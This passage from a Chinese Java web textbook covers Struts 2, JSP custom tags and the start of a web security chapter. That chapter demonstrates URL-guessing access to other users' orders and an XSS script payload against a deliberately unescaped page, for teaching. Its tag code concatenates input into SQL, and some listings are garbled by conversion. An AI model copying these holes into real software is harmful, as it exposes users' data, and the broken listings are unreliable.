<% @ page language = "java" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <body>
        <form action = "/Prj17/login.action" method = "post">
            请您输入账号：<input name = "account" type = "text"><BR>
            请您输入密码：<input name = "password" type = "password">
            <input type = "submit" value = "登录">
        </form>
    </body>
</html>
```

### 17.3.5 测试

对项目进行部署，就可以测试了。访问“login.jsp”，输入正确的账号密码（相等），如图 17-4 所示。



登录成功,效果如图 17-5 所示。

如果输入错误的账号或密码,登录失败,显示的效果如图 17-6 所示。

|                                   |  |
|-----------------------------------|--|
| 请您输入账号:                           | <input type="text" value="butterfly"/> |
| 请您输入密码:                           | <input type="password" value="*****"/> |
| <input type="button" value="登录"/> |  |

图 17-4 登录界面

登录成功

登录失败

图 17-5 登录成功界面

图 17-6 登录失败界面

## 17.4 其他问题

### 17.4.1 程序运行流程

下面来分析一下,该案例中程序运行的流程。

- (1) login.jsp 中的表单提交到的地址为“/Prj17/login.action”,被“org.apache.struts2.dispatcher.FilterDispatcher”截获,框架把提交的地址中项目名称和扩展名“.action”去掉,变为“login”,读取配置文件。
- (2) 在配置文件中,根据“login”,找到配置文件中的 action 对应的类,从而得到要提交到的 LoginAction;在 LoginAction 中,将 account 和 password 封装进去。
- (3) 框架调用 Action 的 execute 方法,处理后返回一个字符串。
- (4) 框架根据字符串内容,在配置文件中找到相应的页面,并跳转。

### 17.4.2 Action 生命周期

接下来看一下,该案例中 LoginAction 的生命周期。

在 LoginAction 中添加一个构造函数,代码如下:

```
...
public LoginAction(){
    System.out.println("LoginAction 构造函数");
}
...
```

在 LoginAction 的 setAccount 函数和 getAccount 函数中各添加一条代码:

```
...
public void setAccount(String account) {
    System.out.println("LoginAction setAccount");
    this.account = account;
}
public String getAccount() {
    System.out.println("LoginAction getAccount");
    return account;
}
...
```

在 execute 函数中也添加一条代码:

```

public String execute() throws Exception {
    System.out.println("LoginAction execute");
    if(account.equals(password)){
        return "success";
    }
    return "fail";
}

```

再来重新部署项目，重新启动服务器，运行“login.jsp”，提交，控制台显示如下：

```

LoginAction构造函数
LoginAction setAccount
LoginAction execute

```

这说明，框架先实例化 LoginAction 对象，再调用 LoginAction 的 setAccount 函数，封装表单数据，然后调用 execute 函数，进行处理。

接下来，打开 login.jsp，再重复登录过程，控制台上的显示为：

```

LoginAction构造函数
LoginAction setAccount
LoginAction execute
LoginAction构造函数
LoginAction setAccount
LoginAction execute

```

可以看到，在第二次提交时，LoginAction 会重新实例化，说明每一个 LoginAction 对象都服务一个请求，这和 Servlet 与 Struts 1.x 中 Action 的原理是不一样的。

### 17.4.3 在 Action 中访问 Web 对象

从以上代码可以看出，和 Struts 1 相比，Struts 2 中的 action 只是一个简单的类，增加了可测试性。在这个案例中，会有如下问题：如何在 Action 中访问 Web 对象，如 request、response、session？

要获得上述对象，可以在 Struts 2 中使用“org.apache.struts2.ServletActionContext”、“com.opensymphony.xwork2.ActionContext”类。

获得 request 对象的方法是：

```

public String execute() throws Exception {
    HttpServletRequest request = ServletActionContext.getRequest();
    //使用 request
}

```

获得 response 对象的方法是：

```

public String execute() throws Exception {
    HttpServletResponse response = ServletActionContext.getResponse();
    //使用 response
}

```

获得 application 对象的方法是：



```
public String execute() throws Exception {
    ServletContext application = ServletActionContext.getServletContext();
    //使用 application
}
```

获得 session 对象的方法是：

```
public String execute() throws Exception {
    Map session = ActionContext.getContext().getSession();
    //使用 session
}
```

可以发现这里的 session 是个 Map 对象。在 Struts 2 中，底层的 session 都被封装成了 Map 类型，我们可以直接操作这个 Map 对象对 session 进行写入和读取操作，而不用去直接操作 HttpSession 对象。

## 17.5 本章总结

本章首先讲解了 Struts 2 的基本思想，并与 Struts 1 进行对比，然后讲解了 Struts 2 的结构和基本使用，并举例说明 Struts 2 下用例的开发方法。应该注意的是，Struts 2 涉及的内容很多，读者可以自行进行更加深入的学习。

## 17.6 上机习题

创建表格 T\_STUDENT，包含 STUNO、STUNAME、STUSEX 三个列，插入一些记录。

- (1) 编写学生资料模糊查询界面，输入学生姓名的模糊资料，在另外一个界面中显示所有男同学(女同学)的信息。要求使用 Struts 2 来实现。
- (2) 在第(1)题中，学生信息后面增加一个“删除学生信息”链接，单击，可以将学生信息从数据库中删除。删除后跳转到模糊查询界面。要求使用 Struts 2 完成。

## JSP自定义标签

建议学时：2

JSP 自定义标签的出现，可以在 JSP 上不用通过 Java 代码，也能实现简单业务逻辑的操作、让 JSP 页面的开发越来越简单。本章将学习自定义标签的开发、配置、使用，了解几种不同的自定义标签。

### 18.1 认识自定义标签

#### 18.1.1 什么是 JSP 标签

前面学习过了一些常见的 JSP 标签：

```
<jsp:forward page = "page.jsp"></jsp:forward>
```

与它对应的是 Servlet 中的

```
RequestDispatcher rd = request.getRequestDispatcher("page.jsp");
rd.forward(request, response);
```

显然，我们发现，前者似乎使用起来更加方便，它可以仅仅在 JSP 页面中就实现开发者所需要的功能，同时又较好地避免了 Java 程序和页面的混合。一般在很多业务逻辑需要反复重用时，比较适合使用标签。实际上，标签的本质还是 Java 代码，只是它是通过一个 tld 文件配置以实现标签与 Java 代码之间的映射。具体运行机制将在本章后面详细讲解。

首先来了解标签的结构，在如下标签中：

```
<jsp:forward page = "page.jsp">标签体</jsp:forward>
```

**jsp:** 标签前缀，前缀一般在使用时定义，但也可以由系统定义。

**forward:** 标签名称，决定了标签调用的程序。

**page:** 属性名称，一个标签可以定义多个属性。

**page.jsp:** page 属性的值。

另外，上面的标签中还设置了标签体。标签体含有内容的标签叫做有体标签；标签体为空的标签叫做空体标签，如：



```
<jsp:forward page = "page.jsp"> </jsp:forward>
```

就是一个空体标签。空体标签也可以写成：

```
<jsp:forward page = "page.jsp" />
```

还有一种是既没有体，也没有属性的标签，叫做空标签，如：

```
<jsp:forward></jsp:forward> (当然此标签无法运行，此处只是举例)
```

也可以写成：

```
<jsp:forward />
```

### 18.1.2 为什么需要自定义标签

使用自定义标签，可以简单地用一个标签来完成大量的显示工作。比如，可以在编写 JSP 时，使用标签<s:showStudents />来完成学生的显示。

自定义标签有很多的优势。

(1) 在程序开发中，自定义标签有利于团队合作开发，让美工能够更方便地修改程序，更利于页面的设计。

(2) 方便后期的维护和修改。自定义标签可以将特定的功能统一起来，比如所有学生的显示，后期如果需要修改，仅仅需要对自定义标签进行修改。

(3) 很好地避免了 JSP 页面代码的冗余，使页面代码更加地规范和美观。

### 18.1.3 自定义标签介绍

标签的本质是，系统发现标签名称之后，调用相应的标签处理程序，所以，首先必须开发标签处理程序。自定义标签的开发方法有很多种，本章讲解传统自定义标签，在 JSP 2.0 以及以前的版本中，都可以使用此方法，比较具有代表性。

要实现自定义标签必须完成三个步骤。

- (1) 开发自定义标签。
- (2) 配置自定义标签。
- (3) 使用自定义标签。

## 18.2 开发自定义标签

### 18.2.1 确定标签父类

下面来实现前面提到的在 JSP 页面中显示所有的学生，本例中使用的是无体无属性的自定义标签。本章使用的是 ODBC 桥接，数据源为 DSSchool，数据库中有一个表格：T\_STUDENT(STUNO,STUNAME,STUSEX)，效果如图 18-1 所示。

开发出来的标签在 JSP 上使用方法为<s:showStudents />。一般情况下，可以通过继承“javax.servlet.jsp.tagext.TagSupport”来实现标签开发。

建立项目 Prj18，在 src 目录下建立 tags 包，建立 ShowStudentsTag 类，代码基本框架如下：

```
ShowStudentsTag.java
package tags;
import javax.servlet.jsp.tagext.TagSupport;
public class ShowStudentsTag extends TagSupport{
    //代码
}
```

| T_STUDENT 表 |         |        |
|-------------|---------|--------|
| STUNO       | STUNAME | STUSEX |
| 0001        | 王海      | 男      |
| 0002        | 冯山      | 女      |
| 0003        | 张平      | 男      |
| 0004        | 刘欢      | 女      |
| 0005        | 唐伟      | 男      |
| 0006        | 唐风      | 女      |
| 0007        | 刘平      | 男      |
| 0008        | 徐少强     | 男      |
| 0009        | 陈发      | 女      |
| 0010        | 江海      | 女      |

图 18-1 T\_STUDENT 内容

## 18.2.2 编写标签中的函数

类 ShowStudentsTag 首先继承了 TagSupport，TagSupport 父类中已经封装了很多空体自定义标签所需要的内容。

TagSupport 的子类一般要重写两个方法。首先来重写自定义标签初始化方法：

```
ShowStudentsTag.java
...
public class ShowStudentsTag extends TagSupport{
    public int doStartTag() throws JspException {
        return this.SKIP_BODY;
    }
}
```

doStartTag()方法返回的是一个 int 类型的 SKIP\_BODY，该变量是从父类继承过来的，它表示的意思是跳过标签体，不做标签体内的操作。如果标签体内有操作也不会执行。doStartTag()方法对应可以返回的另一个变量是 EVAL\_BODY\_INCLUDE，表示的是执行标签体内的内容。

接下来重写自定义标签结束时的方法。可以在自定义标签结束时访问数据库。该函数名为 doEndTag。完整的 ShowStudentsTag 代码如下：

```
ShowStudentsTag.java
package tags;

import java.io.IOException;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;
import javax.servlet.jsp.JspException;
import javax.servlet.jsp.JspWriter;
import javax.servlet.jsp.tagext.TagSupport;

public class ShowStudentsTag extends TagSupport{
    public int doStartTag() throws JspException {
        return this.SKIP_BODY;
    }
}
```



```

public int doEndTag() throws JspException {
    //获得 out
    JspWriter out = this.pageContext.getOut();
    try {
        Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
        Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
        Statement stat = conn.createStatement();
        String sql =
            "SELECT STUNO, STUNAME, STUSEX FROM T_STUDENT";
        ResultSet rs = stat.executeQuery(sql);
        while(rs.next()){
            out.println(rs.getString("STUNO"));
            out.println(rs.getString("STUNAME"));
            out.println(rs.getString("STUSEX") + "<BR>");
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
    return this.EVAL_PAGE;
}
}

```

在 doEndTag()方法内,首先通过父类继承过来的 pageContext 变量直接得到 out 输出对象,然后在数据库中查询所有学生,通过 out 将结果在客户端页面中打印出来,最后返回 EVAL\_PAGE。

这里有一个问题,doEndTag()方法中为什么不直接使用 out 对象?如何得到其他的 JSP 隐含对象呢?

不直接使用 out 对象是因为本类以及它的所有父类都没有 out 对象。之所以能够直接使用 pageContext 对象是因为 pageContext 是 TagSupport 中的一个 protected 成员,继承过来之后可以直接使用。

pageContext 属性可以获取所有的 JSP 隐含对象,如:

pageContext.getRequest(): 获得 request 对象。

pageContext.getResponse(): 获得 response 对象。

pageContext.getSession(): 获得 session 对象。

pageContext.getServletContext(): 获得 application 对象等。

doEndTag()能够返回两种类型,一种是 EVAL\_PAGE,表示在 JSP 页面中,自定义标签执行后,后面的内容仍然能够得到执行,一般情况下用的是 EVAL\_PAGE。

与之不同的是 SKIP\_PAGE,表示在 JSP 页面中,自定义标签执行后,后面的内容不执行。一般与跳转、重定向配合使用。比如以前学过的:

```
<jsp:forward page = "page.jsp"></jsp:forward>
```

用的就是 SKIP\_PAGE 属性,因为跳转,所以后面的内容也就没有必要执行了。

## 18.3 配置自定义标签



### 18.3.1 为什么需要配置自定义标签

18.2节已经完成了自定义标签的开发,但此时,标签还不能使用。因为系统还不知道标签的形式,就算知道标签的形式也不知道与之对应的Java代码。

如前所述,自定义标签的本质就是Java代码,是通过一个配置文件将标签与Java代码联系起来的。为了使Java文件与标签相对应,就需要对自定义标签进行配置。

### 18.3.2 编写标签库定义文件

首先创建一个file文件,注意,扩展名一定要叫tld,该文件一定要放在WEB-INF下,如图18-2所示。




图18-2 创建一个tld文件

然后将此file文件命名为“student.tld”(可以任意命名),即成功创建tld文件。编写tld映射文件:

```
student.tld
<?xml version = "1.0" encoding = "UTF - 8" ?>
<!DOCTYPE taglib PUBLIC " - //Sun Microsystems, Inc.//DTD JSP Tag Library 1.2//EN" "http://
java.sun.com/dtd/web-jsptaglibrary_1_2.dtd">
<!-- 标签库定义文件根节点:taglib -->
<taglib>
    <!-- 标签库版本 -->
    <tlib-version>2.0</tlib-version>
    <!-- jsp 版本 -->
    <jsp-version>1.2</jsp-version>
    <!-- 标签库名称 -->
    <short-name>student</short-name>
    <!-- uri: 很重要,从外界导入标签库认识的名称 -->
    <uri>student</uri>
    <tag>
        <!-- 标签名称 -->
        <name>showStudents</name>
        <!-- 对应的类 -->
        <tag-class>tags.ShowStudentsTag</tag-class>
```



```
</tag>
</taglib>
```

几个部分的意义，在注释中都详细解释了，此处就不再重复。不过请注意最上面的

```
<?xml version = "1.0" encoding = "UTF - 8" ?>
<!DOCTYPE taglib PUBLIC " - //Sun Microsystems, Inc.//DTD JSP Tag Library 1.2//EN" "http://
java.sun.com/dtd/web-jsptaglibrary_1_2.dtd">
```

原则上希望能够写明，虽然在实际上它没有什么作用，但它规定了自定义标签的格式，能够很好地提醒哪些地方出错了。

如果 tld 文件是放在 WEB-INF 下面，系统能够认识，不需要在“web.xml”中进行配置。如果 tld 文件不是放在 WEB-INF 下，则需要在“web.xml”中配置，方法如下：

#### web.xml

```
...
<taglib>
    <taglib-uri> student </taglib-uri>
    <taglib-location> student.tld 所在的目录 </taglib-location>
</taglib>
...
```

<taglib-uri>中的内容必须与“student.tld”中的<uri>内容一一对应。

## 18.4 使用自定义标签

### 18.4.1 导入标签库

导入标签库比较简单，只要在 JSP 页面中加入以下代码即可：

```
<%@ taglib prefix = "f" uri = "student" %>
```

其中，prefix 数据表示的是前缀，可以自己任意命名。uri 必须与 tld 文件中的 uri 相同。

### 18.4.2 使用标签

本节编写一个 JSP 文件“showStudents.jsp”来使用标签：

```
showStudents.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib prefix = "s" uri = "student" %>
<html>
<body>
    <s:showStudents />
</body>
</html>
```

访问“showStudents.jsp”页面得到如图 18-3 所示的效果。

从上面的代码可以看出，“showStudents.jsp”页面非常简 图 18-3 自定义标签显示

|      |     |
|------|-----|
| 0001 | 王海男 |
| 0002 | 冯山女 |
| 0003 | 张平男 |
| 0004 | 刘欢女 |
| 0005 | 唐为男 |
| 0006 | 秦风女 |

单,如果要修改显示风格,只需要修改标签即可。

## 18.5 开发具有属性的标签

### 18.5.1 为什么需要属性

前面的自定义标签已经很轻松地实现了把所有的学生显示出来的功能,但是现在需要进行修改,客户希望通过学生性别查询学生,向标签中传入一个属性。标签属性可以理解为向 Java 代码中传递一个参数。

### 18.5.2 开发属性

属性的开发非常简单,只需要将需要设置的属性编写在标签处理程序内,并为其编写 setter 和 getter 方法即可。编写 Java 代码如下:

```
ShowStudentsBySexTag.java
package tags;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.ResultSet;
import java.sql.Statement;
import javax.servlet.jsp.JspException;
import javax.servlet.jsp.JspWriter;
import javax.servlet.jsp.tagext.TagSupport;

public class ShowStudentsBySexTag extends TagSupport{
    private String sex;
    public String getSex() {
        return sex;
    }
    public void setSex(String sex) {
        this.sex = sex;
    }
    public int doStartTag() throws JspException {
        return this.SKIP_BODY;
    }
    public int doEndTag() throws JspException {
        //获得 out
        JspWriter out = this.pageContext.getOut();
        try {
            Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
            Connection conn = DriverManager.getConnection("jdbc:odbc:DSSchool");
            Statement stat = conn.createStatement();
            String sql = "SELECT STUNO,STUNAME,STUSEX FROM T_STUDENT WHERE STUSEX = '" + sex + "'";
            ResultSet rs = stat.executeQuery(sql);
            while(rs.next()){
                out.print(rs.getString("STUNO") + " " + rs.getString("STUNAME") + " " + rs.getString("STUSEX"));
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```



```

        out.println(rs.getString("STUNO"));
        out.println(rs.getString("STUNAME"));
        out.println(rs.getString("STUSEX") + "<BR>");
    }
} catch (Exception e) {
    e.printStackTrace();
}
return this.EVAL_PAGE;
}
}

```

### 18.5.3 使用属性

首先在“student.tld”文件中配置相应的标签：

```

student.tld
...
<tag>
    <name>showStudentsBySex</name>
    <tag-class>tags.ShowStudentsBySexTag</tag-class>
    <attribute>
        <!-- 属性名称 -->
        <name>sex</name>
    </attribute>
</tag>
...

```

在 JSP 页面测试，在使用标签的时候使用属性：

```

showStudentsBySex.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib prefix = "s" uri = "student" %>
<html>
<body>
    <s:showStudentsBySex sex = "男" />
</body>
</html>

```

访问“showStudentsBySex.jsp”页面得到如图 18-4 所示的效果。

|      |     |
|------|-----|
| 0001 | 王海男 |
| 0003 | 张平男 |
| 0005 | 唐为男 |

图 18-4 自定义标签显示结果

数据库根据性别查询相应的学生。

### 18.5.4 使用默认属性

在“student.tld”中注册属性时，可以指明属性是否必须设置。方法如下：

```

student.tld
...
<tag>
    <name>showStudentsBySex</name>

```

```

<tag-class>tags.ShowStudentsBySexTag</tag-class>
<attribute>
    <name>sex</name>
    <!-- 是否必须 -->
    <required>true/false</required>
</attribute>
</tag>
...

```

如果<required>设置为 false 则表示使用此标签时, 不一定要给 sex 属性赋值, 不过, 此时一般情况会在标签处理程序中给该属性以默认值, 如:

```

ShowStudentsBySexTag.java
...
public class ShowStudentsBySexTag extends TagSupport{
    private String sex = "男"; //如果标签中不设置该属性, 默认"男"
    ...
}

```

JSP 页面改为:

```

showStudentsBySex.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib prefix = "s" uri = "student" %>
<html>
<body>
    <s:showStudentsBySex/>
</body>
</html>

```

默认显示男生。但是如果在 student.tld 中将<required>设置为 true, 此时如果不给<s:showStudentsBySex/>指定 sex 属性, 就会报错。

### 18.5.5 设置表达式属性

<attribute>属性设置中还有一个子设置, 如下文件中:

```

student.tld
...
<tag>
    <name>showStudentsBySex</name>
    <tag-class>tags.ShowStudentsBySexTag</tag-class>
    <attribute>
        <name>sex</name>
        <!-- 是否允许表达式属性 -->
        <rteprvalue>true/false</rteprvalue>
    </attribute>
</tag>
...

```

rteprvalue 表示的是, sex 属性是否接受表达式, 默认情况下为 false, 也就是默认情况



下是不可以用表达式给属性赋值的。

```
showStudentsBySex.jsp
<%@ page language="java" pageEncoding="gb2312" %>
<%@ taglib prefix="s" uri="student" %>
<html>
<body>
<% String sex = "女"; %>
<s:showStudentsBySex sex="<% = sex %>" />
</body>
</html>
```

如上将表达式`<% = sex %>`赋给属性 sex, 浏览器中访问 showStudentsBySex.jsp 得到图 18-5 所示效果。

并在错误信息中提示：该标签的 sex 不接受表达式属性。

此时，在“student.tld”文件的`<attribute>`中加入：

```
...
<rtexprvalue> true </rtexprvalue>
...
```

然后再访问 showStudentsBySex.jsp, 就可以访问成功。

**HTTP Status 500 -**

type Exception report

图 18-5 使用表达式错误

## 18.6 开发自定义体标签

在使用 JSP 元素时,会注意到标签之间可以添加内容,也就是说标签体不为空,这就是体标签。

编写自定义体标签,需要继承“javax. servlet. jsp. tagext. BodyTagSupport”,除了需要实现前面空体标签中的内容外,还需要重写 doAfterBody() 函数,表示处理标签体内的内容。

简便起见,下面仅仅介绍如何使用体标签,实现将标签体内的内容打印 5 遍。

首先编写标签处理程序:

```
BodyTag.java
package tags;

import javax.servlet.jsp.JspException;
import javax.servlet.jsp.tagext.BodyTagSupport;

public class BodyTag extends BodyTagSupport{
    private int count = 5;
    public int doAfterBody() throws JspException {
        //得到体内容
        String content = bodyContent.getString().trim();
        //打印体内容
        try{
            for(int i = 1;i <= count;i++){
                out.print(content);
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

```

        bodyContent.getEnclosingWriter().println(content);
    }
} catch(Exception ex){}
return this.EVAL_PAGE;
}
}

```

在代码中,首先用“bodyContent.getString()”获得体中的内容,其中 bodyContent 从父类继承过来。然后,用“bodyContent.getEnclosingWriter()”获得 out 对象,打印体内的内容。

#### » 注意

不能用“pageContext.getOut()”来获得 out 对象,否则体内容无法打印。

然后在“student.tld”中配置 BodyTag:

```

...
<tag>
    <name>body</name>
    <tag-class>tags.BodyTag</tag-class>
</tag>
...

```

最后在 JSP 页面中使用该体标签:

```

bodyTagTest.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib prefix = "s" uri = "student" %>
<html>
<body>
    <s:body>
        欢迎来到学生管理系统<br>
    </s:body>
</body>
</html>

```

在浏览器中访问“bodyTagTest.jsp”页面,得到如图 18-6 所示的效果。

显然,这里很方便地使用到了体标签的内容。当然,体标签也支持标签嵌套,如下代码:

```

nestTagTest.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<%@ taglib prefix = "f" uri = "student" %>
<html>
<body>
    嵌套标签测试:<br>
    <s:body>
        <s:showStudentsBySex sex = "男" /><HR>
    </s:body>
</body>
</html>

```

欢迎来到学生管理系统  
欢迎来到学生管理系统  
欢迎来到学生管理系统  
欢迎来到学生管理系统  
欢迎来到学生管理系统

图 18-6 体标签显示效果



界面上将会把“`<s:showStudentsBySex sex="男" />`”显示的内容显示 5 次。

## 18.7 本章总结

本章学习了自定义标签的开发、配置、使用，了解几种不同的自定义标签。还讲解了自定义体标签的内容。

## 18.8 上机习题

使用本章的数据库。

- (1) 编写一个标签，显示数据库中所有的学生，将数据库查询代码移植到 DAO 中。
- (2) 修改第(1)题的标签，增加一个属性：姓，显示该姓的学生资料。
- (3) 将标签和模糊查询应用配合起来。表单中输入学生姓名的模糊资料，能够用一个标签显示查询结果。

# Web网站安全

## 本章选学

Web 是 B/S 模式的一种实现方式,由于 Web 编程的方法和传统 C/S 程序的不相同,Web 编程中的安全问题也具有其特殊性。本章将学习 Web 编程中的一些安全问题,包括 URL 操作攻击,跨站脚本、SQL 注入和 Web 网站中的密码安全。

## 19.1 URL 操作攻击

### 19.1.1 URL 操作攻击介绍

URL 操作攻击的原理,一般是通过 URL 来猜测某些资源的存放地址,从而非法访问受保护的资源。以一个鲜花订购系统为例。比如,用户登录之后,可以查看自己曾经购买过的订单。

系统中的订单表结构如表 19-1 所示。

一个订单中可能含有多个货物,因此,系统中还有一个订单明细表,结构如表 19-2 所示。

表 19-1 T\_ORDER 结构

| 列 名         | 意 义  |
|-------------|------|
| ORDERNO     | 订单号  |
| ORDERDATE   | 订单时间 |
| ACCOUNT     | 客户账号 |
| MAILADDRESS | 邮寄地址 |

表 19-2 T\_ORDERITEM 结构

| 列 名         | 意 义   |
|-------------|-------|
| FLOWERNO    | 鲜花编号  |
| FLOWERNAME  | 鲜花名称  |
| FLOWERPRICE | 鲜花单价  |
| FLOWERCOUNT | 鲜花数量  |
| ORDERNO     | 所在订单号 |

系统流程如下。

(1) 首先呈现给用户的是登录页面,该页面代码中,首先显示一个表单,如图 19-1 所示。

该表单将用户的账号和密码提交给一个控制器,控制器访问数据库,如果通过验证,则将用户信息存放在 session 内,跳到 welcome 页面。

(2) 登录成功后,用户会看到如图 19-2 所示的 welcome 界面。



欢迎登录鲜花订购系统

请您输入账号:

请您输入密码:

图 19-1 登录表单

大家网

TopSage.com

欢迎 guokehua 来到鲜花订购系统

以下是您的历史订单:

| 订单号      | 订单时间       | 邮寄地址     | 查看明细                 |
|----------|------------|----------|----------------------|
| 10034562 | 2009-09-23 | 北京市南池子大街 | <a href="#">查看明细</a> |
| 10054323 | 2009-10-25 | 南京市中央门外  | <a href="#">查看明细</a> |

图 19-2 welcome 界面

该页面中,首先从 session 中获取登录用户名,然后查询 T\_ORDER 表,得到所有订单信息,在列表中,显示了该用户的历史订单;后面的链接负责将该订单中的订单号传给 display.jsp。

以下是订单 10034562 的明细:

| 鲜花编号 | 鲜花名称 | 鲜花单价 | 鲜花数量 |
|------|------|------|------|
| 0001 | 玫瑰   | 15   | 3    |
| 0002 | 百合   | 13   | 4    |

图 19-3 display.jsp 界面

(3) 用户单击表中订单号为 10034562“查看明细”链接,到达页面“display.jsp”,同时要告诉 display.jsp 要查询的订单号,然后根据订单号在 T\_ORDERITEM 中查询。因此,完整的 URL 应为 <http://IP:端口/目录/display.jsp?orderno=10034562>,显示效果如图 19-3 所示。

该页面主要是根据传过来的值查询 T\_ORDERITEM 表,将信息显示出来。表面看上去,该程序没有任何问题。

#### 注意

前面的步骤中,单击订单 10034562 右边的“查看明细”链接时,用于该订单从数据库获取数据的 URL 为:

```
http://IP:端口/目录/display.jsp?orderno = 10034562
```

因为第一个订单的编号为 10034562,所以,从客户端源代码上讲,第一个订单右边的“查看明细”链接看起来是这样的:

```
<a href = "http://IP:端口/目录/display.jsp?orderno = 10034562">查看明细</a>
```

该 URL 非常直观,可以从中看到是获取订单号为 10034562 的数据,因此,给了攻击者机会。攻击者可以很容易地尝试将如下 URL 输入到地址栏中:

```
http://IP:端口/目录/display.jsp?orderno = 10034563
```

表示命令数据库查询订单号为 10034563 的明细信息,当然,刚开始的尝试,或许得不到结果(该订单号可能不存在),但是经过足够次数的尝试,总可以给攻击者得到结果的机会。如输入:

```
http://IP:端口/目录/display.jsp?orderno = 10034585
```

得到的内容如图 19-4 所示。

因为该订单明细在数据库表的 T\_ORDERITEM 中存在。这里就造成了一个不安全的现象:用户可以查询不是他购买的鲜花的订单信息。

还有更加严重的情况,如果网站足够不安全,攻击者可以不用登录,直接输入上面格式的 URL(如 <http://IP:端口/目录/display.jsp?orderno = 10034585>)。

以下是订单 10034585 的明细:

| 鲜花编号 | 鲜花名称 | 鲜花单价 | 鲜花数量 |
|------|------|------|------|
| 0036 | 康乃馨  | 13   | 8    |

图 19-4 10034585 明细界面

端口/目录/display.jsp?orderno=10034585),将信息显示出来。这样,上面的Web程序导致该鲜花订购系统网站为URL操作攻击敞开了大门。

### 19.1.2 解决方法

要解决以上URL操作攻击,需要程序员进行非常周全的考虑。程序员在编写Web应用的时候,可以从以下方面加以考虑:

(1) 为了避免非登录用户进行访问,对于每一个只有登录成功才能访问的页面,应该进行session的检查。

(2) 为限制用户访问未被授权的资源,可在查询时将登录用户的用户名也考虑进去。如用户名为guokehua,所以guokehua的每一个订单后面的“查看明细”链接可以这样设计:

```
<a href = "http://IP:端口/目录/display.jsp?orderno = 10034563&account = guokehua">  
    查看明细  
</a>
```

这样,用于该订单从数据库获取数据的URL为:

```
http://IP:端口/目录/display.jsp?orderno = 10034563&account = guokehua
```

在向数据库查询时,就可以首先检查guokehua是否在登录状态,然后根据订单号(10034563)和用户名(guokehua)综合进行查询。这样,攻击者单独输入订单号,或者输入订单号和未登录的用户名,都无法显示结果。

## 19.2 Web 跨站脚本攻击

### 19.2.1 跨站脚本攻击的原理

跨站脚本在英文中称为Cross-Site Scripting,缩写为CSS。但是,由于层叠样式表(Cascading Style Sheets)的缩写也为CSS,为不与其混淆,特将跨站脚本缩写为XSS。

跨站脚本,顾名思义,就是恶意攻击者利用网站漏洞往Web页面里插入恶意代码。跨站脚本攻击,一般需要以下几个条件。

(1) 客户端访问的网站是一个有漏洞的网站,但是他没有意识到。

(2) 攻击者在这个网站中,通过一些手段放入一段可以执行的代码,吸引客户执行(如通过鼠标单击等)。

(3) 客户单击后,代码执行,可以达到攻击目的。

XSS属于被动式的攻击。还是以鲜花订购系统为例,在该系统中,有一个功能负责进行鲜花查询,代码如下:

```
query.jsp  
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>  
<html>  
<body>  
    欢迎查询鲜花<HR>
```

```

<form action = "queryResult.jsp" method = "post">
    请您输入鲜花的信息：<BR>
    <input name = "flower" type = "text" size = "50">
    <input type = "submit" value = "查询">
</form>
</body>
</html>

```

运行程序，效果如图 19-5 所示。

欢迎查询鲜花

请您输入鲜花的信息：

图 19-5 鲜花查询界面

在文本框内输入查询信息，提交，能够到达“queryResult.jsp”显示结果：

```

queryResult.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
您查询的关键字是：<% = request.getParameter("flower") %>
<HR>
查询结果为：.....
</body>
</html>

```

运行“query.jsp”，输入正常数据，如 Rose，提交，显示的结果如图 19-6 所示。

从表面上看，结果没有问题。但是该程序有漏洞。比如，客户输入<I><FONT SIZE=7>Rose</FONT></I>，如图 19-7 所示。

您查询的关键字是：Rose  
查询结果为：.....

图 19-6 鲜花查询结果

请您输入鲜花的信息：  
<I><FONT SIZE=7>Rose</FONT></I>

图 19-7 客户输入脚本

查询显示的结果如图 19-8 所示。

该问题是网站对输入的内容没有进行任何标记检查造成的。打开“queryResult.jsp”的客户端源代码，源代码显示如图 19-9 所示。

您查询的关键字是：Rose  
查询结果为：.....

图 19-8 查询结果

```

queryResult.jsp - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

<html>
<body>
您查询的关键字是：<I><FONT SIZE=7>Rose</FONT></I>
<HR>
查询结果为：.....
</body>
</html>

```

图 19-9 queryResult.jsp 客户端源代码

以上只是说明了该表单提交没有对标记进行检查,还没有起到攻击的作用。为了进行攻击,可以将输入变成脚本,如图 19-10 所示。

提交,结果如图 19-11 所示。


请您输入鲜花的信息:  
<script>alert('Rose')</script>

图 19-10 输入脚本




图 19-11 输入脚本的结果

